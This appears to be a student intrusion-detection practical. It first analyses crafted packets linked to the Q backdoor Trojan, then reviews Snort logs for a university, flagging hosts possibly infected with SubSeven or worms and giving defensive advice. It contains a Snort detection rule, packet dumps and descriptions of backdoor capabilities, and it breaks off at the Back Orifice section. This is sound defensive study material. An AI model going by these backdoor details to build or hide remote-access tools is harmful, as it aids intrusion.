According to the README file in the directory, all logs have been obfuscated to remove any references to the protected networks, and the checksums were altered for the truly clever. Since little information is truly known about the network topology and its hosts, I will make some assumptions about them based on my analysis. I have assumed that the source IP address in this event is external to the protected network. Likewise I assumed that the packets are passing through an outside screening router of some sort or firewall into a DMZ area where a Snort IDS is position. This would allow the IDS to see traffic destined to and from the protected network.



The packet analyzer tool Ethereal and a Snort IDS were used to evaluate this detect. The file 2002.724 was run against a Snort IDS and its signature rule set to see if a Snort alert would be triggered. The following command was used to parse the file against the Snort rule set and display it results on the console.

snort -c /etc/snort/rules/snort.conf -r 2002.7.24 -v -N -A console

In addition to parsing the file against Snort, this binary log file was also filtered through Ethereal (Version 0.10.12). Filtering through Ethereal revealed 27 instances of logs with the source IP address of 255.255.255.255 and the source port of 31337. Conjointly these 27 instances all were destined for the protected network on port 515/tcp.

Example Ethereal Dump:

08/24/02-22:05:30.964488 255.255.255.255:31337 -> MY.NET.164.100:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0 Ack: 0x0 Win: 0x0 TcpLen: 20
63 6B 6F cko

Each computer network interface card is allocated a globally unique 6-byte/48-bit link address when the factory manufactures the card. The first 3-bytes/24 bit of the MAC address identify the manufacturer. A tool at http://www.techzoom.net/nettools-macdecode.asp was used to interpret the first 24 bits. The results are as follows.

Source Mac 00:03:e3:d9:26:c0 00-03-E3-D9-26-C0 CISCO SYSTEMS, INC.

Destination Mac 00:00:0c:04:b2:33 00-00-0C-04-B2-33 CISCO SYSTEMS, INC

Detect was Generated by:

The Snort alert “Backdoor Q Access" was triggered when evaluating the file. The packets that set off this alert all came from an apparent broadcast source IP address of 255.255.255.255 on source port 31337 directed at hosts of the protected network on destination port 515/tcp. Also, the Ethernet headers of these packets all contained the same MAC addresses. Moreover, the numbers on the time to lives (ttls) of these packets are relatively small, hop counts ranging from 12 to 15. These elements suggest that the attacker is on a network other than the protected network, but that network is also not far away from the protected network.

Snort Rule:
alert tcp 255.255.255.0/24 any -> $HOME_NET any (msg:"BACKDOOR Q access";

flags:A+; dsize: >1; reference:arachnids,203; sid:184; classtype:misc-activity; rev:3;)

Example Alert:
[**] [1:184:3] BACKDOOR Q access [**] [Classification: Misc activity] [Priority: 3] {TCP} 255.255.255.255:31337 -> MY.NET.164.100:515

POSSIBILITY THE SOURCE IP ADDRESS WAS SPOOFED:

It is highly likely that the source IP address is spoofed. The source IP address 255.255.255.255 is a broadcast address. In using the broadcast address in normal network activity, the broadcast address of 255.255.255.255 is always the destination IP not the source IP. Furthermore the ACK and RST flag bits are set in all packets and the sequence numbers and acknowledgment numbers are all set to zero. These factors lead me to believe that these packets were was crafted.

Description of the Attack

"Q" is a remote access program created originally as a proof of concept tool by Mixter. One of the prominent features of this program is that it can act as a redirection server. In addition, it features remote shell access capability, can act as a relay server or bouncer with strong encryption and has a tunneling daemon. The dynamic design of this tool allows for syslog spoofing, activation via raw packets, and sessions can be configured to run on variable ports.

(http://packetstormsecurity.org/groups/mixter/)

Attack Mechanism

At first observation, this activity would suggest that these packets are to targeting printing services on hosts within this network. The Source IP address appears to be sending packets destined for port 515/tcp, which is used by LPD (Line Printer Daemon). In Unix flavors this print service daemon listens on TCP port 515 for print service requests. Furthermore, there are several security vulnerabilities associated with LPD, as listed in CERT Advisory CA-2001-30 this fact alone could entice an attacker to scan for this service. How ever, the use of the broadcast address as the source address does not support this theory. If a host was found listening on this port there would be no way for the attacker to receive this information back because the source IP is 255.255.255.255 and not a viable return address. Conversely, the Q Trojan is highly configurable and can accept incoming encrypted traffic on any port via any RAW IP socket it is configured for using any configurable source IP address. Raw IP sockets can be TCP, UDP, or ICMP protocols. This traffic is very likely raw IP traffic generated by a "Q" Trojan client, which is scanning and communicating with servers. The attacker used

multiple methods of obfuscating his/her true intentions. The methodology started with designing crafted packets from a broadcast source address (255.255.255.255) on port 31337. This port is used by a backdoor program/remote administration tool called Back Orifice. Ironically the numbers “31337” is the hacker spelling of the word elite "eleet". These methodologies continue with packets seemingly targeted against internal addresses on port 515, normally used by the LPD daemon which has multiple known vulnerabilities. These covert actions are being used to disorient and distract security analyst and network administrators and to false trigger poorly configured intrusion detection systems. Lots of IDS use port based signatures. These packets can cause at least 2 port based signature alerts to fire. To an ill trained analyst or engineer this can delay response time. So in this case there are 27 packets that could cause a minimum of 54 alerts to be generated on the ports used alone. Because administrators and analyst are pursuing these alerts this allows the attacker time to send encrypted commands to listening servers. Subsequently, the packets are crafted to attempt to bypass perimeter firewalls and poor policies as well. Many firewalls and firewall policies will allow packets containing ACK and/or RST through because it is believed to be part of an established TCP session. Moreover some firewalls’ policies may also allow the source IP address of 255.255.255.255 through the perimeter because that address is not blocked and it is unexpected on the network. These packets may not elicit any response from these devices because they may appear to be normal activity coming from an internal host. Equally important a stateful firewall will add any connection information into its state table allowing return traffic through. Since the source packet is a non-standard packet, it should not elicit an ICMP error message either. Ultimately the attacker signals for listening clients via RAW IP traffic. Upon receiving a special encrypted message containing commands the listening client responds. In this case it is unclear what those commands are. It is very likely that the payload listed in these packets ‘cko” could be execution commands compiled by the attacker. A payload like this could request actions, such as opening a SSL encrypted connection back to a particular address or opening a shell on a specified port. However I after reviewing the posting of Mark Stingley and I discover based on his analysis methodology that SonicWall devices also use the ‘cko” as a Reset.
Upon some further investigation I discovered that, in addition to the 'cko' data in the packet each packet also had some other data string output in common. That data string is **7a 69 02 03 00 00 00 00 00 00 00 00 050 14** this translates out to the word ZIP. It could be possible that this traffic is trying to communicate, access, or distribute. cko.zip or zip.cko.

For further analysis I decided to investigate Cko.zip. I discovered a file name distributed by IBM mirror sites known to be associated with the OS/2Kermit Communications Program. According to the Kermit Project by Columbia University:

"Kermit software offers interactive and scripted file transfer and management, terminal emulation, Unicode-aware character-set conversion, and/or Internet security for Windows, Linux, FreeBSD, OpenBSD, NetBSD, Mac OS X, Solaris, AIX, HP-UX, Tru64 Unix, SCO, QNX, OS/2, VMS / OpenVMS, DOS, IBM mainframes, and dozens of other platforms, new and old, over the Internet as well as serial ports and modems. Internet security methods include Kerberos IV, Kerberos V, SSL, TLS, SSH, and SRP. Internet protocols include traditional and secure Telnet, traditional and secure FTP, traditional and secure HTTP. All functions can be automated using Kermit's built-in cross-platform transport-independent script programming language. Terminal emulations for Windows include VT100, VT220, VT320, ANSI, HP, IBM, Linux Console, Sun Console, QNX, AT386, SCO ANSI / SCOANSI, SNI 97801, Televideo, Wyse, and many others." In addition, Kermit can connect using raw sockets as well, which could make it possible to be configure or compiled to operate with a tool like Q program. The reason an attacker would alter a program such as this is because from a "hacker's point of view", tool diversity gives the hacker greater control and increase the probability of maintain ownership of a machine once it is compromised. The use RAW IP sockets by the Q remote administration program enables the attacker to eliminate the establishment of a traditional tcp - handshake type session. The "Q" system is based on the executing command string embedded in the packets and a "Q" client is always listening for traffic destined for it. The fact that this program is an open source application allows for the assumption that it could have been re-compiled and specifically tailored for the attacker needs as well as allow for the use plug-ins to enhance its capabilities.

Correlations

Lots of recorded instances of this type of traffic

http://lists.jammed.com/incidents/2001/04/0062.html

http://www.dshield.org/pipermail/intrusions/2002-September/005332.php

http://archive.netbsd.se/?ml=snort-sigs&a=2004-10&m=432986

http://www.ethereal.com/lists/ethereal-users/200409/msg00057.html

http://lists.sans.org/pipermail/intrusions/2004-September/008461.html
http://www.sonicwall.com/services/pdfs/technotes/SonicOS_TCP_RST.pdf

Evidence of Active Targeting

Incidents of this type traffic pattern (255.255.255.255:31337 -> x.x.x.x:515) were seen as early as the year 2000/2001. Mr. Stingley posting supports the possibility that an IPS device could have caused this traffic and based on the documentation that is very plausible. So considering these aspects and

perspective, active targeting is more a result of the undesired traffic. So there would be no immediate evidence of active targeting

Severity:

Severity = (Criticality + Lethality) - (System Countermeasure + Network Countermeasure)

Criticality - (3) The targets identified could be vital workstations or servers. If these machines have Q clients listening for commands they could be used to attack other hosts or mission critical information stored on them could be readily compromised.

Lethality - (5) Though the exact make up of these machines and its network is unknown a compromised critical system could have monumental consequences. This includes seizure of proprietary and sensitive information, infection of other hosts, and use of compromised machines in a denial of service attack.

System Countermeasure - (3) Without additional information on this version of the Trojan it would be difficult at best to protect any host. Installing host based IDS systems, spy ware detection applications, antivirus, and configuration monitoring and assessment tools would be the best possible answers at this time.

Network Countermeasure - (3) Blocking the source address at the perimeter and configuring your network firewall to not allow this address as a source on your network would help. Activity monitoring of IDS alerts and logs would also assist with network protection. However, the unknown capabilities of this version of Trojan still could present a problem.

Severity would be (3 + 5) - (3 + 3) = 2

Post Detect

Top 3 questions for peer review on incidents.org mailing list November 30, 2004

Looking through the collection of passive fingerprints generated by
the smart folks who wrote p0f (http://lcamtuf.coredump.cx/p0f.shtml)
it looks like most TTLs are a power of 2 - all the ones I've seen are
at least 32. If you've got a hop count at 12-15 and started off at 32
or better yet 64 - I don't see the source system being all that close.
What made you draw that conclusion?

My assumption was that since these packets were crafted, their primary purpose is to quickly reach their target or "die" and not to float around on the wire. The small ttls give it an increased effectiveness if the target is reached or some sort security measure if it is not. Similar to the Mission Impossible credo “This message will self destruct in 15 seconds"

Did you look for packets with a source address of 255.255.255.255 and a source port other than 31337? What are the chances this traffic is the result of a misconfiguration of some kind?

Yes I did check for packets with different sources and in this log file all packets were the same address and source. There have been many reported cases of traffic similar to this back as far as the year 2000.

Interestingly enough, SANS has a FAQ on the Q Trojan. One thing it mentions is that the sequence number, acknowledgement number and window size are randomly generated. That does not appear to be the case here. Perhaps the other alerts are different. Have a look if you get a chance: http://www.sans.org/resources/idfaq/qtrojan.php

I have read it and it was very interesting and I did consider it in my analysis.

Multiple Choice Question

Which of the follow is not a prominent feature of the Q Trojan?
A. Has remote shell access capability
B. Can act as a relay server or bouncer with strong encryption
C. Has a tunneling daemon
D. Can not communicate via RAW IP Sockets

Answer D

Defensive Recommendations:

Configure the network perimeter to not allow broadcast packets from the outside. Attempt to locate and remove any hosts already containing the hidden Q software or any other unknown application. This may be difficult and time consuming but completely necessary. If the targeted hosts can be removed from the internet please do so. A comparison of system backups or ghost images of these hosts could reveal configuration changes that may lead to the detection and location of this Trojan software and give some insight as to the type of activities this Trojan has been attempting. Furthermore, isolating a host and attempting to craft a similar packet could be beneficial as well. After eradication, test and audit your firewalls and IDS systems to see how they respond to similar crafted packets. Lastly, the installation of Host Based IDS systems, Inline Detection Systems, and/or asset tracking and allotment tools on critical hosts or in critical portions of the network is recommended to help detect and possible prevent this type activity in the future.

PART III ANALYZE THIS

Executive Summary

Intrusion Detection Systems (IDS) can be invaluable assets in Security analysis. Malware, malicious code, suspicious acts or suspicious traffic traversing a network can be recognized and isolated because of these systems. However, in order for Intrusion Detection Systems to be effective, a substantial effort is required to observe traffic logs, update signatures, audit activity and tune the system. These efforts improve device effectiveness by reducing the number of false positives and false negatives, outlining normal activity for a network, and assure that the IDS is configured properly for the environment that it is monitoring. Improperly tuned Intrusion Detection Systems create more alerts or incorrect alerts that impeded the good analysis process. Subsequently this can slow the response to malicious activity or obfuscate malicious activity from proper detection.

The report below is a comprehensive analysis of data retrieved from the GIAC University. These logs include aggregate data, scans, and specific signatures and alerts over a five day period from August 24th –August 29th. In analyzing the data files from GIAC University, it is evident that some tuning, auditing, and eradication is necessary. Recommendations have been supplied where appropriate. These recommendations should improve the University's network environment and increase the effectiveness of monitoring. The report should assist the University in its ability to accurately detect suspicious traffic and minimizing the number of false alerts.

During my course of analysis, several security issues were identified. These points of interest should be evaluated by the University and if any questions arise please feel free to contact me.

Security Issue #1
There were a number of hosts that have been identified as possibly providing public services (web, email, etc.) for the University. These are listed below and these hosts should be verified that they are officially designated to be conducting this type of activity.

Security Issue #2
Several internal hosts appear to have been compromised with Trojans, Remote Administration programs, and/or Worms. These hosts have also been listed below, each has a description of the suspicious traffic observed from that host. These should be investigated immediately. Compromised hosts are security breaches and can equate to loss of sensitive information.

Security Issue #3
Peer to Peer networking and the use of p2p software appears to be abundant at the University. Certain segments like MY.NET.226.10 appears to be very active and could contain devices that a mission critical to the University. In addition to the recent issues dealing with legislation and copyright infractions, P2P networks and applications could also be leading contributors in distributing and maintaining malware and facilitate the compromising of internal hosts. Policy should be implemented to curb Peer to Peer usage.

Security Issue #4
Online Gaming and music streaming are very popular activities at GIAC University as well. Though these activities offer a much needed recreational outlet for students, it can also be an area of exploitation by Hackers. The risk posed by Online gaming are the possible compromise of game servers, installing spy ware on victim machines, and stealing credit card information just to name a few. Moreover, vulnerabilities in media stream applications like Real Player offer alternative methods of exploitation to hacker. These points need to be conveyed to the University student body.

Security Issue #5
Several Hosts have conducted reconnaissance activity against the University. Fingerprinting and reconnaissance activity reveal crucial information to attackers. The University should be weary of hosts probing the University. The University should ensure that network hosts are hardened and secured as well as make sure that these hosts are not revealing information that would facilitate an attacker.

Defensive Guidelines

Security education program should be implemented at the University to promote awareness. Tuning and updating of the Snort signatures is in order. The evolution of security threats and malware applications increased the urgency for a more mature firewall policy. All inbound and outbound traffic should be blocked by default, while allowing only authorized services. Being in a University setting, from a security standpoint it is impractical to allow all traffic and try to deny specifically malicious traffic. A revised security policy will provide greater security than the current configuration and reduce maintenance. These guidelines will make GIAC University significantly more secure, provide better network configuration management, and lay the foundation for tracking and audits.

Comprehensive Analysis of GIAC University

Files analyzed

Alerts Files	Scans File	OOS Files
alert000825.gz	scans000825.gz	oos_report 030825.gz
alert000826.gz	scans000826.gz	oos_report 030826.gz
alert000827.gz	scans000827.gz	oos_report 030827.gz
alert000828.gz	scans000828.gz	oos_report 030828.gz
alert000829.gz	scans000829.gz	oos_report 030829.gz

Suspicious Internal Hosts

These hosts exhibit activity indicative of an infection

Potentially Infected Hosts	Infection Types
MY.NET.160.114	Possible AIM Trojan Activity
MY.NET.234.66	Possible Red Worm Infection
MY.NET.24.44	Possible Red Worm Infection
MY.NET.202.38	Possible Red Worm Infection
MY.NET.204.66	Possible Red Worm Infection
MY.NET.210.230	Possible Red Worm Infection
MY.NET.223.54	Possible Red Worm Infection
MY.NET.223.54	Possible Red Worm Infection
MY.NET.225.154	Possible Red Worm Infection
MY.NET.226.14	Possible Red Worm Infection
MY.NET.224.26	Possible Opaserv/BugBear Infection
MY.NET.98.250	Possible SubSeven compromised host
MY.NET.98.234	Possible SubSeven compromised host
MY.NET.98.190	Possible SubSeven compromised host
MY.NET.98.188	Possible SubSeven compromised host
MY.NET.98.177	Possible SubSeven compromised host
MY.NET.98.173	Possible SubSeven compromised host
MY.NET.98.129	Possible SubSeven compromised host
MY.NET.98.126	Possible SubSeven compromised host
MY.NET.98.110	Possible SubSeven compromised host
MY.NET.97.233	Possible SubSeven compromised host
MY.NET.97.209	Possible SubSeven compromised host
MY.NET.97.187	Possible SubSeven compromised host
MY.NET.97.171	Possible SubSeven compromised host
MY.NET.97.168	Possible SubSeven compromised host
MY.NET.97.157	Possible SubSeven compromised host
MY.NET.6.44	Possible SubSeven compromised host
MY.NET.202.42	Possible SubSeven compromised host
MY.NET.202.10	Possible SubSeven compromised host

Derived Network Servers and Public Servers

Web Services	
MY.NET.211.82	Possible web proxy server
MY.NET.98.34	Possible web proxy server
MY.NET.24.44	Possible inbound web server
MY.NET.6.7	Possible inbound web server
MY.NET.100.165	Possible web server
MY.NET.150.226	Possible web server
MY.NET.253.125	Possible web server
MY.NET.5.29	Possible outbound SSL server
MY.NET.253.112	Possible inbound SSL server
MY.NET.12.7	Possible inbound SSL server
MY.NET.209.194	Possible HTTP server (receives NCP on port 524)

Mail Services	
MY.NET.101.89	Possible outbound SMTP server
MY.NET.253.42	Possible outbound SMTP server
MY.NET.253.43	Possible inbound SMTP server
MY.NET.253.41	Possible primary SMTP server
MY.NET.6.34	Possible inbound mail server
MY.NET. 12.6	Possible inbound mail server
MY.NET.6.47	Possible primary mail server
129.250.36.52	Possible secondary hosting mail server for university
MY.NET.6.44	Possible email server (Pop3)
MY.NET.12.4	Possible email server (Pop3)
MY.NET.100.230	Possible email server (IMAP)

FTP Services	
133.1.4.55	Possible FTP communications for several internal networks

DNS Services	
MY.NET.1.3	Possible DNS server
MY.NET.1.4	Possible secondary DNS server
MY.NET.1.8	Possible primary DNS server
MY.NET.100.230	Possible DNS server

Print Services	
MY.NET.134.140	Possible LPD server
MY.NET.134.145	Possible LPD server
MY.NET.134.146	Possible LPD server
MY.NET.134.148	Possible LPD server
MY.NET.134.149	Possible LPD server
MY.NET.137.238	Possible LPD server
MY.NET.50.35	Possible LPD server

University Services	
MY.NET.208.194	Possible NNTP server
MY.NET.224.126	Possible exchange or uptime server
MY.NET.219.94	Possible RPC portmapper
MY.NET.163.17	Possible RPC portmapper
MY.NET.24.34	Possible school web page

Signature Alert Summary

SNORT Alerts	Counts
Possible trojan server activity	42954
Watchlist 000220 IL-ISDNNET-990517	13296
UDP SRC and DST outside network	4587
SMB Name Wildcard	2491
Queso fingerprint	854
Tiny Fragments - Possible Hostile Activity	827
SUNRPC highport access!	411
Watchlist 000222 NET-NCFC	276
High port 65535 udp - possible Red Worm - traffic	257
Port 55850 tcp - Possible myserver activity - ref. 010313-1	185
External RPC call	177
Back Orifice	123
TCP SRC and DST outside network	102
WinGate 1080 Attempt	92
Attempted Sun RPC high port access	90
Null scan!	48
NMAP TCP ping!	31
connect to 515 from inside	24
High port 65535 tcp - possible Red Worm - traffic	23
ICMP SRC and DST outside network	12
connect to 515 from outside	6
Russia Dynamo - SANS Flash 28-jul-00	2
Probable NMAP fingerprint attempt	2

Analysis of Alerts

The alerts files analyzed contained 155662 logs of data. The 10 prevalent alerts of interests were selected for analysis

Alert # 1: Possible Trojan Server Activity (42,954 alerts)

Alert snippet

Alert	Source IP	Destination IP	Date
Possible Trojan server activity	12.40.226.89:27374	MY.NET.202.10:1214	08/29-08:11:25.998415

Possible Trojan server activity	12.40.226.89:27374	MY.NET.202.10:1214	08/29-08:11:28.985684

Analysis

This alert is triggering on the detection of port 27374. This port is indicative of the SubSeven Trojan. SubSeven is a backdoor or remote administration program. Programs such as this allow remote access and control of compromised hosts. A remote attacker can secretly obtain passwords, keystrokes, pc info, registry edits, and capture screen shots. Furthermore, SubSeven compromised systems can also be controlled via IRC commands. This increases the potential hazard of this threat because it is possible to perform Distributed Denial of Service attack using these victims as drones. The MY.NET internal sources aggressively scanning outbound for this port are more than likely compromised hosts trolling for other SubSeven compromised hosts to establish communication or possible responding to commands sent to these drones. However about 15 percent of the traffic that triggered this alert simultaneously used port 1214(KaZaa file sharing). This activity could suggest that either port 27374 was chosen as an ephemeral port by the KaZaa file sharing program or that the file sharing program is being used to distribute, maneuver, and compromise unsuspecting victims with SubSeven Trojan. Lastly, timing could also play a factor in the increased amount of this type of activity. Reason being is that late August is around the start of the new school year for most universities. In conjunction with that, it is very likely that thousands of new students are possibly attaching unpatched, "out of the box" machines to the network. Attackers view these machines as a breeding ground for malicious activity. If left unattended this type could be come very problematic.

Recommendation

An immediate investigation of the 18 listed aggressive outbound scanners for port 27374 should be conduct. If possible these machines should be taken of line immediately. In addition port 27374 should be blocked as a source or destination port. Establishing a proper environment for security to be effective is key. Base line requirements should be distributed to all students prior to that student attaching his or her machine to the network. In addition, security awareness training and education materials should be utilized at the university.

Alert # 2: Watchlist 000220 IL-ISDNNET-990517 (13296 alerts) and
Alert # 3: Watchlist 00222 NET-NCFC (276 alerts)

Alert snippet

Alert	Source IP	Destination IP	Date
212.179.43.225:11542	MY.NET.152.169:1214	Watchlist 000220 IL-ISDNNET-990517	08/24-05:13:21.769026
212.179.43.225:11542	MY.NET.152.169:1214	Watchlist 000220 IL-ISDNNET-990517	08/24-05:13:21.944969
159.226.120.16:37540	MY.NET.253.42:25	Watchlist 000222 NET-NCFC	08/29-21:26:58.047294
159.226.120.16:37540	MY.NET.253.42:25	Watchlist 000222 NET-NCFC	08/29-21:26:58.435090

It appears that these are custom rules used by the university, because no standard Snort reference or rule encompasses the term "Watchlist." These rules were customized to detect traffic from specific networks. Specifically the 212.179.0.0/17 and the 159.226.0.0/16 networks are particular areas of interest to the University because what appears to be high KaZaa file sharing issue. These net blocks have been known to be used by cyber gangs and Hackivists. A whois.ripe.net for IL-ISDNNET-990517 and a whois.arin.net for “NET-NCFC” respectively, reveal the following registration information used to design the customized alert:

Watchlist 000220 IL-ISDNNET-990517
inetnum: 212.179.0.0 - 212.179.255.255
org: ORG-IL9-RIPE
netname: IL-ISDNNET-990517
descr: PROVIDER
descr: ISDNet LTD
country: IL
admin-c: YK76-RIPE

Watchlist 00222 NET-NCFC
The Computer Network Center Chinese Academy of Sciences (NET-NCFC)
P.O. Box 2704-10,
Institute of Computing Technology Chinese Academy of Sciences
Beijing 100080, China
CN
Netname: NCFC
Netblock: 159.226.0.0 - 159.226.255.255

Recommendations:

Continue to monitor the activities of these net blocks and considered blocking them entirely if malicious activity continue. Education about the security risk of file sharing should be expressed to the student body and staff. The applications should never be installed on infrastructure hosts for the university. Designated file sharing hosts to exchange legitimate files can be set up by the University as an alternative to using malicious P2P networks.

ALERT# 4: SMB Name Wildcard (2,491 alerts)

Alert snippet

Alert	Source IP	Destination IP	Date
SMB Name Wildcard	206.63.70.37:25726	MY.NET.137.89:137	08/24-05:47:52.950055
SMB Name Wildcard	206.63.70.37:25726	MY.NET.137.89:137	08/24-05:47:54.449276

Analysis

The SMB Name Wildcard alert indicates that NetBIOS SMB Wildcard query was detected. This particular query is not only used to retrieve name resolution of hosts but can be used for any broadcast name service requests (RFC 1001 pg 57). Windows client machines, Exchange servers and website statistical programs use this as a means of enhancing conventional DNS, expediting name resolution, and for file sharing . The querying of these machines is not necessarily malicious but it can be used for reconnaissance and network fingerprinting purpose. An attacker could submit a Wild Card query and obtain host and domain names, types of shared resources and applications, user currently logged in, and MAC addresses information. This could be a wealth of information to would be attacker and outline the University's network topology as well. The majority of the traffic for this alert originated from Source IP MY.NET.224.126 destined only for port 137/udp and only to other hosts across the MY.NET networks. This would at first glance suggest normal activity. However there are some things that do not appear to be normal. It appears that the Source IP and alert was detected only on August 26th. This would not be considered normal activity for an established University network host. I cross referenced the MY.NET.224.126 source with the scans file for August 26th and discover 4610 scans from host MY.NET.224.126 going exclusively to other host on the MY.NET networks. Furthermore the source port the MY.NET.224.126 scans are not from the port 137/udp. Typically, the source port is port 137/udp because the native Windows NetBIOS process is instructed to use that port but these scans do not follow those instructions. The scans start with port 1026 and incrementally go up. This traffic could be interpreted as being a misconfigured host, custom application, or uptime device introduced to the University's network. But closer scrutiny reveals some two other possibilities. First, since many of the ports used by the MY.NET.224.126 have been known to be associated with various video, voice, and music streaming programs it is possible that these alerts were generated by one of them. Moreover such applications thrive on using the lightweight, connectionless UDP protocol and can be auto configured to use port 137/udp. Second, based on the scanning pattern and timestamps this traffic could be indicative of a possible infection or compromise host. The traffic scanning pattern is similar to that of the OPASERV worm. OPASERV aggressively scans for NetBIOS 137/udp. It is a memory resident, network aware worm that attempts to replicate across open network shares. However I feel that this may be some sort of variant on the OPASERV worm execution code.

Recommendations

All inbound NetBIOS traffic should be blocked and an immediate investigation should be conducted into any host accepting this type of port scan from outside sources. Host MY.NET.224.26 should be investigated to determine whether or not this activity is authorized. The scanning pattern continued consistently for 37

minutes then seemed to disappear. This may be indicate the host was suddenly taken off-line possible a laptop user. Close scrutiny should be given to this alert to see if the pattern appears some where else. If the host is discovered and OPASERV is the culprit there is a removal tool available.

ALERT #5 High port 65535 udp - possible Red Worm - traffic (257 alerts) and **ALERT #6. High port 65535 tcp - possible Red Worm - traffic** (23 alerts)

Alert snippet

Alert	Source IP	Destination IP	Date
High port 65535 udp - possible Red Worm – traffic	194.215.74.32:65535	MY.NET.225.126:1291	08/26-13:41:23.818673
High port 65535 udp - possible Red Worm - traffic	194.215.74.32:65535	MY.NET.205.98:4957	08/27-01:46:56.581294
High port 65535 udp - possible Red Worm - traffic	194.215.74.32:65535	MY.NET.227.90:3738	08/27-21:45:43.574497

Analysis

This alert is triggering on the detection of port 65535. The Red Worm also known as the Adore Worm is a Linux-specific self propagating worm. It listens and set up a backdoor on port 65535. Excessive traffic to this port could be used as indicator of compromise. However, Port 65535 is a legitimate ephemeral port as well and the alerts should be examine thoroughly. The initial alerts tend to be port based alerts firing on music streaming and online gaming ports. However that does not appear to be the case for host MY.NET.234.66. The host MY.NET.234.66 appears to be compromised. There is numerous, constant, and static communications between this host and 216.166.204.167 , which resolves to a DSL account for Mebtel Communication in Mebane North Carolina. The other communication port in use between these two hosts is port 28800/udp. This port is interesting because it used my MS Net meeting for teleconferencing or can be used for online gaming. Some other hosts that may be compromised as well are MY.NET.253.52, MY.NET.253.24, MY.NET.6.35 and MY.NET.6.44. These hosts have sent or received email traffic via port 65535. The worm is programmed to send information identifying the compromise systems via emails.

Recommendations:

Immediate investigation of host MY.NET.234.66 is order especially if it a Linux host. If this host in not involved in teleconferencing, steps should be taken to take this machine offline and remove any malware discovered. Host MY.NET.253.52, MY.NET.253.24, MY.NET.6.35 and MY.NET.6.44 should be investigated as well to determine whether the mail communications is authorized or legitimate activity.

ALERT#7: Queso fingerprint (854 alerts)

Alert snippet

Alert	Source IP	Destination IP	Date
Queso fingerprint	158.110.144.176:1722	MY.NET.225.134:6346	08/29-07:28:11.022996
Queso fingerprint	158.110.144.176:1860	MY.NET.225.134:6346	08/29-07:44:16.497183
Queso fingerprint	158.110.144.176:1874	MY.NET.225.134:6346	08/29-07:47:17.342677

Analysis

Queso is an Operating System (OS) fingerprinting tool. Determining the types and versions of Operating systems on a network can increase the effectiveness of an attacker. The more an attacker can learn about remote OS versions the more guided the attack can be. This tool relies on window size, flags, sequence numbers, and acknowledgement numbers as a means of determining an operating system. Each OS responses differently to special crafted packets, the response methodology can be used to determine the type of OS on a host[19]. This alert is written to trigger on the detection of the flags *12 S* being set in a packet. Over 80% of the Alerts triggered in this event were based on packets destined for hosts MY.NET.226.10 and MY.NET.219.14. In addition, all these packets were also destined for port 6346/tcp which is used by Gnutella, a P2P file sharing program. According to www.whitehats.com there have been some reported false positives with this alert. These issues with false positives on this alert deal with "Old reserved and unused bits are, since RFC 2461, used for QOS (respectively ECN and CWR).[20] So these bits used don't mean an obvious SCAN any more." P2P file sharing applications like Gnutella are designed to constantly attempt to retrieve or send data until downloads are complete. Simultaneously they are also searching for the optimum connections method and best bandwidth availability. Based on this information, the traffic destined for MY.NET.226.10 is P2P and very likely to be false positives. However Source IP 141.157.92.225 does appear to be conducting OS fingerprinting and probing for Telnet, HTTPS, SMTP, and FTP services. Correlation of this source with scans files shows that '21S' reserved bits are set in packets destined for MY.NET.60.8, MY.NET.60.11, MY.NET.60.38, and MY.NET.253.112. In addition, Source IP addresses of 193.136.216.20 and 198.186.202.147 made connections to Internal Hosts MY.NET.20.10, MY.NET.253.52, and MY.NET.253.53 respectively scanning for the port 113 which is authentication/identification service. This service listens for queries from remote machines and can offer information about who is using the service or in other words the remote server is asking the system to identify itself. This information can be valuable for reconnaissance.

[19] http://www.giac.org/practical/Christof_Voemel_GCIA.txt

[20] http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids29&view=event

Recommendations

Investigation of hosts scanned by 141.157.92.225, 198.186.202, and 193.136.216.20 should be conducted. Make sure those hosts are currently patched against the latest vulnerabilities and that a security audit is conducted on those machines as well. Ensure that the port 113 is remove if not necessary or is run in stealth mode if necessary. Creating a watch list of hosts conducting fingerprinting would be very beneficial as a pre-emptive method of defense against attacks and compromises.

Alert # 8 Attempted Sun RPC highport access (90 alerts) and
Alert #9 SUNRPC highport access! (411 alerts)

Alert Snippet

Alert	Source IP	Destination IP	Date
Attempted Sun RPC high port access	205.188.153.97:4000	MY.NET.219.94:32771	08/26-06:21:54.708563
Attempted Sun RPC high port access	205.188.153.97:4000	MY.NET.219.94:32771	08/26-06:41:54.736295

Analysis

Sun Microsystems portmapper maps RPC program numbers to the TCP/IP ports on which their servers are listening. The portmapper listens not only on TCP port 111, and UDP port 111, but also on ports from 32771-34000 port. These services are often exploitable so attackers want to take advantage of that fact. These alerts triggered on the detection of port 32771. The alert for Attempted Sun RPC high port access all involves traffic from hosts 205.188.153.97 and all from port 4000 destined for MY.NET.219.94. The source IP is that of a known ICQ server now belonging to AOL. However, AOL has had some reported issues of their ICQ servers being compromised and exploited [21]
This traffic could attempts to use an already compromised machine to look to query the portmapper for RPC services or to exploit vulnerabilities[22] in portmapper on University machines. Since only one machine was targeted it is possible that the attacker has some prior knowledge about the host in question. None of the scans logs or oos logs I currently have contain any additional traffic from this source IP that information. But it is possible that a prior reconnaissance activity lead to the target of this host.

There are 90 SUNRPC highport access alerts logged to the hosts MY.NET.179.78, MY.NET.211.82, MY.NET.98.144, and MY.NET.163.17. In examining this traffic it is possible that each of them could be possibly compromised. In addition, MY.NET.163.17, MY.NET.98.144, and

[21] http://www.newsfactor.com/perl/story/11568.html

[22] http://www.cert.org/advisories/CA-1994-15.html

MY.NET.211.82 have also triggered other alert signatures that could indicate compromise as well. These additional alert signatures are WinGate 1080 Attempt, Back Orifice, and Possible Trojan server activity.

Recommendations:

A through examination of all MY.NET hosts involved with these alert signatures should be conducted. The abuse line for host 205.188.153.97 should be notified if this activity is determined to be unauthorized by the University. Infected hosts should be taken off line, compared to machine backups to determine if any other backdoor programs are installed, and be repaired, rebuilt, or replaced. Block incoming attempts to ports 32771-34000 as well.

Alert # 10 Back Orifice (123 alerts)

Analysis

